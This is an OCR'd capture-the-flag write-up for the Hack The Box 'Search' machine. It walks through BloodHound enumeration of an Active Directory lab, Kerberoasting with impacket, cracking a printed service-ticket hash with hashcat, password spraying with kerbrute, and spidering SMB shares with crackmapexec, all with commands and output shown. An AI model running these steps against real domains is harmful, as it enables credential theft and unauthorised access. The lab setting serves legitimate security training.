
code-enviroment

```
python3 -m venv .search
```

code-enviroment

```
source .search/bin/activate
```

output



if not you can setup you bloodhound python injester just as usual

code-bloodhound.py

```
python3 bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -
ns 10.10.11.129 -c All
```

output

```
/home/leshack98/BloodHound.py on master ?1 ····· with root@Tulienge at 03:50:04 PM
python3 bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -ns 10.10.11.129 -c All
INFO: Found AD domain: search.htb
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 113 computers
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 107 users
INFO: Found 64 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Invalid computer object without hostname: SHE-SVRDFS2$
INFO: Querying computer: Windows-100.search.htb
INFO: Querying computer: Windows-99.search.htb
INFO: Querying computer: Windows-98.search.htb
INFO: Invalid computer object without hostname: SHE-SVRDFS1$
INFO: Invalid computer object without hostname: GLA-SVRDFS2$
INFO: Querying computer: Windows-96.search.htb
INFO: Querying computer: Windows-95.search.htb
INFO: Querying computer: Windows-94.search.htb
INFO: Querying computer: Windows-93.search.htb
INFO: Querying computer: Windows-92.search.htb
INFO: Querying computer: Windows-91.search.htb
INFO: Invalid computer object without hostname: GLA-SVRDFS1$
INFO: Invalid computer object without hostname: MAN-SVRDFS2$
INFO: Invalid computer object without hostname: MAN-SVRDFS1$
INFO: Invalid computer object without hostname: BIR-SVRDFS2$
INFO: Invalid computer object without hostname: BIR-SVRDFS1$
INFO: Querying computer: Windows-97.search.htb
```

so lets start a `neo4j` which Neo4j **facilitates personal data storage and management**: it allows you to track where private information is stored and which systems, applications, and users access it. The graph data model helps visualize personal data and allows for data analysis and pattern detection using this


```
sudo neo4j console
```

output

```
/home/leshack98/project/HTB/Search ····· with root@Tulienge at 05:03:02 PM
neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /usr/share/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /usr/share/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /usr/share/neo4j/run
Starting Neo4j.
2022-05-06 21:06:40.882+0000 INFO  Starting...
2022-05-06 21:06:48.214+0000 INFO  This instance is ServerId{109dc25f} (109dc25f-c2a5-4293-9ee4-afd3bd4377e8)
2022-05-06 21:06:58.704+0000 INFO  ======== Neo4j 4.4.2 ========
2022-05-06 21:07:21.499+0000 INFO  Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2022-05-06 21:07:21.630+0000 INFO  Setting up initial user from defaults: neo4j
2022-05-06 21:07:21.640+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2022-05-06 21:07:22.194+0000 INFO  Setting version for 'security-users' to 3
2022-05-06 21:07:22.238+0000 INFO  After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2022-05-06 21:07:22.468+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2022-05-06 21:07:25.596+0000 INFO  Bolt enabled on localhosts:7687.
2022-05-06 21:07:41.432+0000 INFO  Remote interface available at http://localhost:7474/
2022-05-06 21:07:41.621+0000 INFO  id: 648BABF9DF87024A9E9FDA636F828981D95FF55627DF39F50A969D64EDD3E46E
2022-05-06 21:07:41.625+0000 INFO  name: system
2022-05-06 21:07:41.639+0000 INFO  creationDate: 2022-05-06T21:02:49.556Z
2022-05-06 21:07:41.651+0000 INFO  Started.
2022-05-06 21:56:59.905+0000 WARN  The client is unauthorized due to authentication failure.
2022-05-06 21:57:06.792+0000 WARN  The client is unauthorized due to authentication failure.
2022-05-06 21:57:11.184+0000 WARN  The client is unauthorized due to authentication failure.
```


Then we start our BloodHound if you are new then go change credential on neo4j website
so let upload our `json` file that we generated with the BloodHound injester using python3 to `Bloodhound`.

output



In `BloodHound` the first thing i do is to check for list of `all Domain Admin` and i find `two members` one has a diamond who is a user with a high value and the other does not have it so i decide to flag him with a diamond to as user of high value

output




so next i decide to check for `Kerberoastable Accounts` if two of them

. KRBGT@SEARCH.HTB

. WEB_SVC@SEARCH.HTB

output




so i decide to use `impacket` to dump `WEB_SVC@SEARCH.HTB` Using the **GetUserSPNs**.py script from [Impacket] in combination with `Hashcat` to perform the "Kerberoasting" attack, to get a useraccounts password

code-GetUserSPNs.py


```
impacket-GetUserSPNs search.htb/hope.sharp:IsolationIsKey? -outputfile kerberoast
```

output



After we cat the outputfile we have a hash

output



code-Hash

```
$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$e0e891cba8b81b4c2091f
250cd92a9f1$a8ff739dc0f11fe2b6022636c15252b4af80bde85fa261dbf9ebb9d63d0fd
126840af75c4d5099875cbb72d36cc11c79da5c9f370767473356196bb95a29c79d2e1b6c
a1d942da3e565a6ad43b0f261b1dd3339c1a50c7c3e55ffb10cca129683eeaab7934a07b5
94d6ad9832916b4096f48a6ee738c632ce3c51327dac6ee6a9d508c32ec2a28f7d81c86a9
b55f1275f7df257a80ec944c1526e554e3c72785b1fd945825d17f7548431332b86a2ea15
60308b157ebf817c97299418e10d74aaaa9d703d9d6af77875cc3aef342f551c76e134b06
68e159c6349f07e676b6428e7e26186994595457a1d7c023d81e7251025e9073f99e6f46b
20015be7bf678a0f488108c3549a5356e3f56e45b57e8d8be4eb46f0b8badd6cc42d72f77
2f1303ce58d787e222a68b327bbbe899fdb67b7f254d536c4915e06cc9994cc9ce1e3892c
cf4c170a50d08e795eeaec576accd01b932210f22c164f6a166927327d2c7eb2f9315deeb
533b6986334275c1b4de0ebf7a44d15c979a86bc83f08d8c6cd53b4baec3f49ba1830bf2d
895c04e3335b97ae969510394875e3ccc6000d7913f84dc90a61d413c33a9bacd9ec5d4fe
1aa4e346895fec15e2aa7ace57a88597999c41a725b6100474c7887ecf0a4558237a27a8a
bb63811c22b28baab620450e0850bb69b1482e1ce9fe91977576d15a67f7ae8cca85f9fed
7c05e168f2a001b1f7986c1fc7e5114a342263965cb2b8ba0409342df05252826464a66c7
3577d7e9ea3fd5b906502a6febb2707e0105e4c29ba0cd0aa504c7b051f1bb4d656fbf1b4
11c31c4addfd6bc48867bde4c530e0d34638ec20736ecdc28350e58b975e5be1e47da7cba
970698963161a052b32f764dc0ff9c3bd4a35f3500da76a54fd33de132fd158b780bec1b1
35659b4ebc73ddc0e2c0a12518cc642bc524096429a0d8db5a4b3fa8f7ab12a89a59c8d40
d332676328fcd22358308318a97b650afc6e252a7ae856b936f1f416d60733d27fd973fca
f095fb8c7f5dea3f7dda3c0024a4f2403502518f4b3149ad41df94d730a73719347b8398e
dfb1bb50b9d731ad1a4fdceca9617dd71cdb8c1801dd4746483cd78ecd1289fd2c52826ff
abe3f2fd38e58b044e7271c9886d7e7e8954dca70370646506f09eec3a1ab48c82f4ac7e7
58d8dd5d6e25e492c170bfdf6c923de7f64db6a465c612ffbf2030877032907479b73b1a0
f4b565ffe452db79b9e8c1b436d489637d15db6272ce7d31c87729a29600b5329b09a5915
87b8a2618dd0e35f81026c161605733473d7253d76edaf488bc748a78c231b9713b87c539
99f13777a6fa0dbe93baee5c9c49c44b1d45521b3422357d4f7e29efb627e6aa6201f2476
284300faf17ec176cdf42a01e0b2af112dc6488f9fe88f49c433ca79573ca24bebf7a2e94
0cb724facf23ce3540ae639853c12ca94789bd95b71b9bca747cada733
```

so let run hashcat to be able to crack the hash to get the password

code-Hashcat

```
hashcat --force  hashes/search /usr/share/wordlists/rockyou.txt
```

output

As you can see the passord is `@3ONEmillionbaby` which is for WEB_SVC@SEARCH.HTB so we can make him owned .so in DOMAINUSER@SEARCH.HTB there are many users lets try getting there name form the json_user that we imported in the BloodHound so that we can `kebrute` to find more valid logins if possible by doing this

code-user_json

```
cat 20220506155025_users.json | jq '.data[].Properties | select( .enabled == true) | .name' -r >usersbloodhound
```


output

so we need to fix and remove @search.htb using the following code

code-fixing

```
cat usersbloodhound.txt |awk -F@ '{print $1}' > usersbloodhound
```

output



So lets `kerbrute` with the new password we just find to see if we have valid logins

code-kerbrute

```
 kerbrute passwordspray --dc 10.10.11.129 -d search.htb
usersbloodhound.txt '@3ONEmillionbaby'
```

output

The user we find those not do get us anything so i decide to use look for `shared drives/folders` using `crackmapexec` command

code-shared drives

```
cme smb 10.10.11.129 -u edgar.jacobs  -p @3ONEmillionbaby -M spider_plus
```

output

```
/home/leshack98/project/HTB/Search ····· took ⌛ 14s with root@Tulienge at 🕗 08:15:15 PM
❯ cme smb 10.10.11.129 -u edgar.jacobs  -p @3ONEmillionbaby -M spider_plus
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
/root/.local/pipx/venvs/crackmapexec/lib/python3.10/site-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\edgar.jacobs:@3ONEmillionbaby
SPIDER_P... 10.10.11.129    445    RESEARCH         [*] Started spidering plus with option:
SPIDER_P... 10.10.11.129    445    RESEARCH         [*]        DIR: ['print$']
SPIDER_P... 10.10.11.129    445    RESEARCH         [*]        EXT: ['ico', 'lnk']
SPIDER_P... 10.10.11.129    445    RESEARCH         [*]       SIZE: 51200
SPIDER_P... 10.10.11.129    445    RESEARCH         [*]     OUTPUT: /tmp/cme_spider_plus
```

so i found out an out put of a json in the directory and decide to check for shared directory by using `jq` to filter the available shared directory like this

code-shared folders

```
cat /tmp/cme_spider_plus/10.10.11.129.json | jq  '. | map_values(keys)'
```

output

```
/home/leshack98/project/HTB/Search ····· ✘ 0|2 with root@Tulienge at 🕗 08:39:18 PM
❯ cat /tmp/cme_spider_plus/10.10.11.129.json | jq  '. | map_values(keys)'

{
  "CertEnroll": [
    "Research.search.htb_search-RESEARCH-CA.crt",
    "nsrev_search-RESEARCH-CA.asp",
    "search-RESEARCH-CA+.crl",
    "search-RESEARCH-CA.crl"
  ],
  "IPC$": [
    "378da1931bdd6983",
    "InitShutdown",
    "LSM_API_service",
    "PIPE_EVENTROOT\\CIMV2SCM EVENT PROVIDER",
    "PSHost.132962849313923721.4640.DefaultAppDomain.wsmprovhost",
    "PSHost.132962861756083506.3328.DefaultAppDomain.wsmprovhost",
    "PSHost.132962868343118396.2768.DefaultAppDomain.wsmprovhost",
    "PSHost.132962935829002531.744.DefaultAppDomain.wsmprovhost",
    "RpcProxy\\49669",
    "RpcProxy\\593",
    "W32TIME_ALT",
    "Winsock2\\CatalogChangeListener-1e0-0",
    "Winsock2\\CatalogChangeListener-270-0",
    "Winsock2\\CatalogChangeListener-27c-0",
    "Winsock2\\CatalogChangeListener-27c-1",
    "Winsock2\\CatalogChangeListener-3c-0",
    "Winsock2\\CatalogChangeListener-3c8-0",
```

so i find something intresting on the json on `RedirectedFolder`

output

```
  ],
  "NETLOGON": [],
  "RedirectedFolders$": [
    "edgar.jacobs/Desktop/$RECYCLE.BIN/desktop.ini",
    "edgar.jacobs/Desktop/Microsoft Edge.lnk",
    "edgar.jacobs/Desktop/Phishing_Attempt.xlsx",
    "edgar.jacobs/Desktop/desktop.ini",
    "edgar.jacobs/Documents/$RECYCLE.BIN/desktop.ini",
    "edgar.jacobs/Documents/desktop.ini",
    "edgar.jacobs/Downloads/$RECYCLE.BIN/desktop.ini",
    "edgar.jacobs/Downloads/desktop.ini",
    "sierra.frye/Desktop/$RECYCLE.BIN/desktop.ini",
    "sierra.frye/Desktop/Microsoft Edge.lnk",
    "sierra.frye/Desktop/desktop.ini",
    "sierra.frye/Desktop/user.txt",
    "sierra.frye/user.txt"
  ],
```

since i have jacobs passwors let me smb to the box using his creditials

code-smbclient-jacobs


```
smbclient -U edgar.jacobs //10.10.11.129/RedirectedFolders$/
```

output

```
/home/leshack98/project/HTB/Search/smb ···· with root@Tulienge at 08:56:17 PM
smbclient -U edgar.jacobs //10.10.11.129/RedirectedFolders$/
Password for [WORKGROUP\edgar.jacobs]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   Dc        0  Fri May  6 20:29:45 2022
  ..                                  Dc        0  Fri May  6 20:29:45 2022
  abril.suarez                        Dc        0  Tue Apr  7 14:12:58 2020
  Angie.Duffy                         Dc        0  Fri Jul 31 09:11:32 2020
  Antony.Russo                        Dc        0  Fri Jul 31 08:35:32 2020
  belen.compton                       Dc        0  Tue Apr  7 14:32:31 2020
  Cameron.Melendez                    Dc        0  Fri Jul 31 08:37:36 2020
  chanel.bell                         Dc        0  Tue Apr  7 14:15:09 2020
  Claudia.Pugh                        Dc        0  Fri Jul 31 09:09:08 2020
  Cortez.Hickman                      Dc        0  Fri Jul 31 08:02:04 2020
  dax.santiago                        Dc        0  Tue Apr  7 14:20:08 2020
  Eddie.Stevens                       Dc        0  Fri Jul 31 07:55:34 2020
  edgar.jacobs                        Dc        0  Thu Apr  9 16:04:11 2020
  Edith.Walls                         Dc        0  Fri Jul 31 08:39:50 2020
  eve.galvan                          Dc        0  Tue Apr  7 14:23:13 2020
  frederick.cuevas                    Dc        0  Tue Apr  7 14:29:22 2020
  hope.sharp                          Dc        0  Thu Apr  9 10:34:41 2020
  jayla.roberts                       Dc        0  Tue Apr  7 14:07:00 2020
  Jordan.Gregory                      Dc        0  Fri Jul 31 09:01:06 2020
  payton.harmon                       Dc        0  Thu Apr  9 16:11:39 2020
  Reginald.Morton                     Dc        0  Fri Jul 31 07:44:32 2020
  santino.benjamin                    Dc        0  Tue Apr  7 14:10:25 2020
  Savanah.Velazquez                   Dc        0  Fri Jul 31 08:21:42 2020
  sierra.frye                         Dc        0  Wed Nov 17 20:01:46 2021
  trace.ryan                          Dc        0  Thu Apr  9 16:14:26 2020

                3246079 blocks of size 4096. 534215 blocks available
smb: \>
```

so am able to smb in but i can not access the user txt for Sierra because of accessed permission

output



